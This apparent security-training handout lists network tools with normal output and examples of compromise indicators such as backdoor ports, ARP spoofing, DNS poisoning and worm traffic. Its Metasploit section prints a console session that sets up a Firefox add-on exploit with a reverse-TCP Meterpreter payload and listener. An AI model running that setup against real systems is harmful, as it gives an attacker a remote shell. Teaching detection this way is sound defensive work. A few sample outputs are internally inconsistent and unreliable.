Handout 2

Tools & Indicators of Compromise

Handout 2: Tools & Indicators of Compromise

Tool: ping

Purpose: Test existence, routing and connectivity to a target.

Common usage: ping 8.8.8.8

Normal output:

```
c:\Users\fred\Documents>ping www.google.com
Pinging www.google.com [172.217.12.164] with 32 bytes of data:
Reply from 172.217.12.164: bytes=32 time=21ms TTL=51
Reply from 172.217.12.164: bytes=32 time=21ms TTL=51
Reply from 172.217.12.164: bytes=32 time=21ms TTL=51
Reply from 172.217.12.164: bytes=32 time=21ms TTL=51

Ping statistics for 172.217.12.164:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 21ms, Maximum = 21ms, Average = 21ms
```

Example or error condition or problem:

Down device

```
c:\Users\Fred\Documents>ping www.googleasdfg.com
Pinging www.googleasdfg.com [104.239.213.7] with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Ping statistics for 104.239.213.7:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss)
```

Unstable network

```
c:\Users\Fred\Documents>ping www.googleasdfg.com
Pinging www.googleasdfg.com [104.239.213.7] with 32 bytes of data:
Reply from 172.217.12.164: bytes=32 time=21ms TTL=51
Request timed out.
Reply from 172.217.12.164: bytes=32 time=21ms TTL=51
Request timed out.
Ping statistics for 104.239.213.7:
    Packets: Sent = 4, Received = 2, Lost = 2 (50% loss)
```

Handout 2: Tools & Indicators of Compromise

Tool: tracert/traceroute

Purpose: Test distance, routing, and connectivity to a target.

Common usage: tracert www.microsoft.com

Normal output:

```
c:\Users\Fred\Documents>tracert www.microsoft.com
Tracing route to e1863.dspb.akamaiedge.net [23.61.252.161] over a maximum of 30
hops:
  1     4 ms    <1 ms    <1 ms  dlink[192.168.1.1]
  2     1 ms     1 ms     1 ms  10.1.10.1
  3     9 ms     9 ms     9 ms  96.120.81.1
  4    10 ms     9 ms    11 ms  www.microsoft.com
```

Example or error condition or problem:

Unrouteable or ICMP filtered

```
c:\Users\Fred\Documents>tracert www.microsoft.com
Tracing route to e1863.dspb.akamaiedge.net [23.61.252.161] over a maximum of 30
hops:
  1     4 ms    <1 ms    <1 ms  dlink[192.168.1.1]
  2     1 ms     1 ms     50 ms  *
  3     9 ms     9 ms     50 ms  *
  4    10 ms     9 ms     50 ms  *
```

Handout 2: Tools & Indicators of Compromise

Tool: netstat

Purpose: Display listening TCP or UDP ports and executable communicating.

Common usage: Netstat –anb
-a all data, -n show numbers not names, -b show the executable name

Normal output:

```
c:\Users\Fred\Documents>netstat –anb
Active Connections
  Proto  Local Address          Foreign Address        State
  TCP    192.168.1.104:1993     192.82.243.71:443      ESTABLISHED
 [firefox.exe]
  TCP    192.168.1.104:1106     104.244.42.193:443     ESTABLISHED
 [chrome.exe]
  TCP    127.0.0.1:6421         127.0.0.1:1994         ESTABLISHED
 [dgn.exe]
  TCP    127.0.0.1:6438         127.0.0.1:1994         ESTABLISHED
 [EXCEL.EXE]
```

Example or error condition or problem:

Probable RAT or Backdoor or BOT software communicating on a workstation

```
TCP  192.168.1.4:59523  96.16.53.227:443   ESTABLISHED
[firefox.exe]
 TCP  192.168.1.4:53    208.71.44.30:80    ESTABLISHED
(TCP53 and TCP/80 talking)
[pwner.exe]
 TCP  192.168.1.4:59538 74.125.224.98:80   ESTABLISHED
[firefox.exe]
 TCP  192.168.1.4:59539 74.125.224.98:80   ESTABLISHED
[chrome.exe]
```

Handout 2: Tools & Indicators of Compromise

Tool: netcat

Purpose: Connect to servers and send strings or perform banner grabs.

Common usage: nc 192.168.1.1 21

Normal output:

```
C:\>nc 127.0.0.1 21
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
```

Example or error condition or problem:

Information leakage on HTTP

```
C:\>nc 127.0.0.1 80
HEAD / HTTP/1.0
HTTP/1.1 400 Bad Request
Date: Fri, 19 May 2017 13:58:00 GMT
Server: Apache/2.4.28 (Win32) OpenSSL/1.0.2l PHP/7.1.10
Accept-Ranges: bytes
Connection: close
Content-Type: text/html; charset=utf-8
Content-Language: en
Expires: Fri, 19 May 2017 13:58:00 GMT
```

Handout 2: Tools & Indicators of Compromise

Tool: nslookup/dig

Purpose: Resolve names and addresses.

Common usage: nslookup cnn.com / dig cnn.com

Normal output:

```
c:\Users\Fred\Documents>nslookup cnn.com
Server:  b.resolvers.Level3.net
Address:  4.2.2.2
Non-authoritative answer:
Name:    cnn.com
Addresses:  151.101.193.67
          151.101.65.67
          151.101.129.67
          151.101.1.67
```

Example or error condition or problem:

Non-existent name or domain

```
> www.notarealnameordomain.com
Server:  b.resolvers.Level3.net
Address:  4.2.2.2
*** Level3.net can't find www.notarealnameordomain.com: Non-existent domain
```

DNS Poisoning

```
Server:  b.resolvers.Level3.net
Address:  4.2.2.2
Non-authoritative answer:
Name:    cnn.com
Addresses:  151.101.193.67


Server:  b.resolvers.Level3.net
Address:  4.2.2.2
Non-authoritative answer:
Name:    cnn.com
Addresses:  161.23.56.2
```

Handout 2: Tools & Indicators of Compromise

Tool: arp

Purpose: Display or change hardware to IP address mappings.

Common usage: arp –a
-a show ARP table

Normal output:

```
c:\Users\Fred\Documents>arp –a
  Internet Address      Physical Address      Type
  192.168.1.1           12-34-d0-cd-46-ab     dynamic
  192.168.1.101         f8-ac-78-1e-12-a5     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
```

Example or error condition or problem:
Man in The Middle by 192.168.1.101

```
  192.168.1.1           f8-ac-78-1e-12-a5     dynamic
  192.168.1.101         f8-ac-78-1e-12-a5     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
```

Handout 2: Tools & Indicators of Compromise

Example or error condition or problem:
MAC Flooding

```
Switch Interface table

  Port/VLAN            Physical Address      Type

  IF 1 VLAN 2            45-de-12-09-46-fe     dynamic
  IF 1 VLAN 2            98-de-76-cd-46-ac     dynamic
  IF 1 VLAN 2            08-56-23-98-46-be     dynamic
  IF 1 VLAN 2            28-de-89-cd-46-ea     dynamic
  IF 1 VLAN 2            94-de-d0-73-46-0a     dynamic
  IF 1 VLAN 2            97-de-d0-ed-46-3b     dynamic
  IF 1 VLAN 2            68-de-d0-ac-46-ec     dynamic
…
```

Tool: ipconfig/ifconfig

Purpose: Display IP data or flush DNS caches.

Common usage: ipconfig /all

Normal output:

```
c:\Users\Fred\Documents>ipconfig/all
Ethernet adapter Ethernet:
   IPv4 Address. . . . . . . . . . . : 192.168.1.104(Preferred)
   Media State . . . . . . . . . . . : Connected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) Ethernet Connection
   Physical Address. . . . . . . . . : E3-34-46-47-98-31
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
  Default Gateway . . . . . . . . . :  192.168.1.1
   DHCP Server . . . . . . . . . . . : 192.168.1.1
   DNS Servers . . . . . . . . . . . : 4.2.2.2
```

Handout 2: Tools & Indicators of Compromise

Example or error condition or problem:

No DHCP Available

```
Ethernet adapter Ethernet:
   IPv4 Address. . . . . . . . . . . : 169.254.1.2 (Preferred)
   Media State . . . . . . . . . . . : Connected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) Ethernet Connection
   Physical Address. . . . . . . . . : E3-34-46-47-98-31
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
  Default Gateway . . . . . . . . . :  0.0.0.0
   DHCP Server . . . . . . . . . . . : 0.0.0.0
   DNS Servers . . . . . . . . . . . : 0.0.0.0
```

Cable / Wireless Disconnected

```
Ethernet adapter Ethernet:
   IPv4 Address. . . . . . . . . . . : 0.0.0.0 (Preferred)
   Media State . . . . . . . . . . . : Media Disconnected
```

Tool: nmap

Purpose: Test existence, routing and connectivity to a target.

Common usage: nmap 192.168.1.1

Normal output:

```
C:\Program Files (x86)\Nmap> nmap 192.168.1.1
Starting Nmap 7.40 ( https://nmap.org ) at 2017-11-01 09:52 Eastern Daylight
Time
Nmap scan report for 192.168.1.1
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
80/tcp    open  http
445/tcp   open  microsoft-ds
1900/tcp  open  upnp
MAC Address: 12:34:56:CD:46:de (d-link Technologies)
Nmap done: 1 IP address (1 host up) scanned in 2.08 seconds
```

Handout 2: Tools & Indicators of Compromise

Example or error condition or problem:

Identifying OS

```
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
80/tcp    closed  http
445/tcp   open  microsoft-ds
1900/tcp  open  upnp
Probable OS: Windows 10 Build 1256
```

Web Server at 192.168.1.1 is down

```
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
80/tcp    closed  http
445/tcp   open  microsoft-ds
1900/tcp  open  upnp
```

Probable RAT, Backdoor or BOT software

```
PORT      STATE SERVICE
21/tcp    open  ftp
6667/tcp  open  unknown
80/tcp    closed  http
445/tcp   open  microsoft-ds
1900/tcp  open  upnp
```

Tool: route

Purpose: Provide/set information about IP addresses, interfaces and associated routers and routes.

Common usage: route -an

Normal output:

```
IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      10.1.1.254      10.1.1.40      5
         10.1.1.0    255.255.255.0         On-link      10.1.1.40    261
        10.1.1.40  255.255.255.255         On-link      10.1.1.40    261
       10.1.1.255  255.255.255.255         On-link      10.1.1.40    261
```

Example or error condition or problem:

No default router

```
IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
         10.1.1.0    255.255.255.0         On-link      10.1.1.40    261
        10.1.1.40  255.255.255.255         On-link      10.1.1.40    261
```


Handout 2: Tools & Indicators of Compromise

Tool: tcpreplay

Purpose: To retransmit previously captured packet capture data.

Common usage: tcpreplay -i <interface> <capture-file-name>

Normal output:



Tool: tcpdump

Purpose: Display protocol information by sniffing the attached network.

Common usage: tcpdump –i eth0

Normal output:

tcpdump –i eth0

```
tcpdump: listening on eth0, link-type EN10MB (Ethernet)
09:41:59.130307 IP 1.2.3.4 > 5.6.7.8: ICMP echo reply, id 3784, seq 13, length 64
09:42:00.130339 IP 5.6.7.8 > 1.2.3.4: ICMP echo request, id 3784, seq 14, length 64
09:42:00.130350 IP 1.2.3.4 > 5.6.7.8: ICMP echo reply, id 3784, seq 14, length 64
09:42:01.130183 IP 1.2.3.4 > 5.6.7.8: ICMP echo request, id 3784, seq 15, length 64
```

Example or error condition or problem:

Worm using ICMP and large packets, unchanging IP ID and ICMP sequence numbers

```
09:41:50.130307 IP 1.2.3.4 > 5.6.7.8: ICMP echo request, id 3784, seq 123, length 1460
09:41:50.130309 IP 1.2.3.4 > 5.6.7.8: ICMP echo request, id 3784, seq 123, length 1460
09:41:50.130310 IP 1.2.3.4 > 5.6.7.8: ICMP echo request, id 3784, seq 123, length 1460
09:41:50.130312 IP 1.2.3.4 > 5.6.7.8: ICMP echo request, id 3784, seq 123, length 1460
09:41:50.130314 IP 1.2.3.4 > 5.6.7.8: ICMP echo request, id 3784, seq 123, length 1460
09:41:50.130316 IP 1.2.3.4 > 5.6.7.8: ICMP echo request, id 3784, seq 123, length 1460
```

Handout 2: Tools & Indicators of Compromise

Tool: Wireshark

Purpose: Packet capture and analysis.


Common usage: graphical interface

Normal output:

Source	Destination	Protocol	Info
192.168.1.200	208.254.55.132	HTTP	GET / HTTP/1.1
192.168.1.200	208.254.55.132	HTTP	GET /index.css HTTP/1.1
192.168.1.200	208.254.55.132	HTTP	GET /images/home/white-pape
192.168.1.200	208.254.55.132	HTTP	GET /images/home/itil-versi
192.168.1.200	208.254.55.132	HTTP	GET /images/home/3pack-spec
192.168.1.200	208.254.55.132	HTTP	GET /images/home/win-london
208.254.55.132	192.168.1.200	HTTP	HTTP/1.1 200 OK (text/html)
208.254.55.132	192.168.1.200	HTTP	HTTP/1.1 200 OK (text/css)
208.254.55.132	192.168.1.200	HTTP	HTTP/1.1 200 OK (GIF89a)

Example or error condition or problem:

Worm using ICMP and large packets, unchanging IP ID and ICMP sequence numbers



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	199.24.149.226	199.18.167.165	ICMP	110	Echo (ping) request
2	0.005027	199.24.149.226	199.18.167.166	ICMP	110	Echo (ping) request
3	0.006012	199.24.149.226	199.18.167.167	ICMP	110	Echo (ping) request
4	0.008780	199.24.149.226	199.18.167.168	ICMP	110	Echo (ping) request
5	0.011711	199.24.149.226	199.18.167.169	ICMP	110	Echo (ping) request
6	0.014649	199.24.149.226	199.18.167.170	ICMP	110	Echo (ping) request
7	0.017638	199.24.149.226	199.18.167.171	ICMP	110	Echo (ping) request
8	0.020529	199.24.149.226	199.18.167.172	ICMP	110	Echo (ping) request
9	0.023433	199.24.149.226	199.18.167.173	ICMP	110	Echo (ping) request
10	0.026469	199.24.149.226	199.18.167.174	ICMP	110	Echo (ping) request
11	0.029301	199.24.149.226	199.18.167.175	ICMP	110	Echo (ping) request
12	0.032232	199.24.149.226	199.18.167.176	ICMP	110	Echo (ping) request
13	0.035206	199.24.149.226	199.18.167.177	ICMP	110	Echo (ping) request
14	0.038126	199.24.149.226	199.18.167.178	ICMP	110	Echo (ping) request

Handout 2: Tools & Indicators of Compromise

Tool: Metasploit

Purpose: Development of exploits, exploitation tool that scan, exploit or create payloads

Common usage: Varies

Normal output:

```
msf > use exploit/multi/browser/firefox_xpi_bootstrapped_addon
msf exploit(multi/browser/firefox_xpi_bootstrapped_addon) > set TARGET 1
TARGET => 1
msf exploit(multi/browser/firefox_xpi_bootstrapped_addon) > set PAYLOAD windows/
meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/browser/firefox_xpi_bootstrapped_addon) > set LPORT 21
LPORT => 21
msf exploit(multi/browser/firefox_xpi_bootstrapped_addon) > set LHOST 10.1.1.140
LHOST => 10.1.1.140
msf exploit(multi/browser/firefox_xpi_bootstrapped_addon) > set SRVPORT 80
SRVPORT => 80
msf exploit(multi/browser/firefox_xpi_bootstrapped_addon) > set URIPATH /
URIPATH => /
msf exploit(multi/browser/firefox_xpi_bootstrapped_addon) > exploit
[*] Exploit running as background job 0.

[-] Handler failed to bind to 10.1.1.140:21:-  -
[*] Started reverse TCP handler on 0.0.0.0:21
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://10.1.1.141:80/
[*] Server started.
msf exploit(multi/browser/firefox_xpi_bootstrapped_addon) >
```

Handout 2: Tools & Indicators of Compromise

Tool: chmod

Purpose: Change permissions to a file or directory. 1st number is User owner. 2nd is Group owner. 3rd is everyone else.

Numbers are:	4	read
	2	write
	1	execute
E.g.:	7 =4+2+1 and so has all 3 rights	
	3 =2+1 and confers write and execute	

Common usage: chmod ### <file or directory name>

Normal output:

```
root@SCANNER141:~# touch test.txt
root@SCANNER141:~# chmod 744 test.txt
root@SCANNER141:~# ls -al test.txt
-rwxr--r-- 1 root root 0 Oct 16 15:44 test.txt

root@SCANNER141:~# chmod 777 test.txt
root@SCANNER141:~# ls -al test.txt
-rwxrwxrwx 1 root root 0 Oct 16 15:44 test.txt
root@SCANNER141:~#
```

Example or error condition or problem:

Chmod 777 … gives all read,write,execute. Very dangerous.

Handout 2: Tools & Indicators of Compromise

Tool: Antivirus

Purpose: Detect and protect from malware and unwanted applications.

Common usage: Automated & real-time scans

Normal output

On-Access Scan beginning
Now scanning C: Drive
1383 files
Scan completed

Boot sector clean
1383 files examined
0 threats identified
Next scan 16:30 PM

Example or error condition or problem:

Virus or malware identified and quarantined

On-Access Scan beginning
Now scanning C: Drive
1383 files
Scan completed

Boot sector clean
1383 files examined
1 threats identified – sysmgmt.exe – Rubi/Backdoor
1 threats successfully quarantined
0 threats remaining
Next scan 18:30 PM

Example or error condition or problem:

Virus or malware identified and failed delete or quarantine

On-Access Scan beginning
Now scanning C: Drive
1383 files
Scan completed

Boot sector clean
1383 files examined
1 threats identified – sysmgmt.exe – Rubi/Backdoor
1 threats not successfully quarantined
1 threats remaining
Next scan 19:30 PM

Handout 2: Tools & Indicators of Compromise

Tool: Firewall logs

Purpose: Detect or confirm security incidents.

Common usage: Periodic reviews or during an incident

Normal activity:

Performing a download over HTTPS

Time	Source	Port	Destination	Port	Proto	Size
16:30	10.1.2.3	2245	1.2.3.4	443	SSL/TLS	4,322,557
16:31	10.1.2.3	2249	1.2.3.4	443	SSL/TLS	765,337

Possible infection and spread:

After a download over HTTPS

Time	Source	Port	Destination	Port	Proto	Size
16:30	10.1.2.3	2245	1.2.3.4	443	SSL/TLS	4,322,557
16:31	10.1.2.3	2249	1.2.3.4	443	SSL/TLS	765,337
16:32	10.1.2.3	1212	10.2.3.4	445	SMB	185,233
16:34	10.2.3.4	4554	10.2.3.12	445	SMB	185,233
16:38	10.2.3.12	7875	10.2.3.18	445	SMB	185,233
16:42	10.2.3.18	7277	10.2.3.36	445	SMB	185,233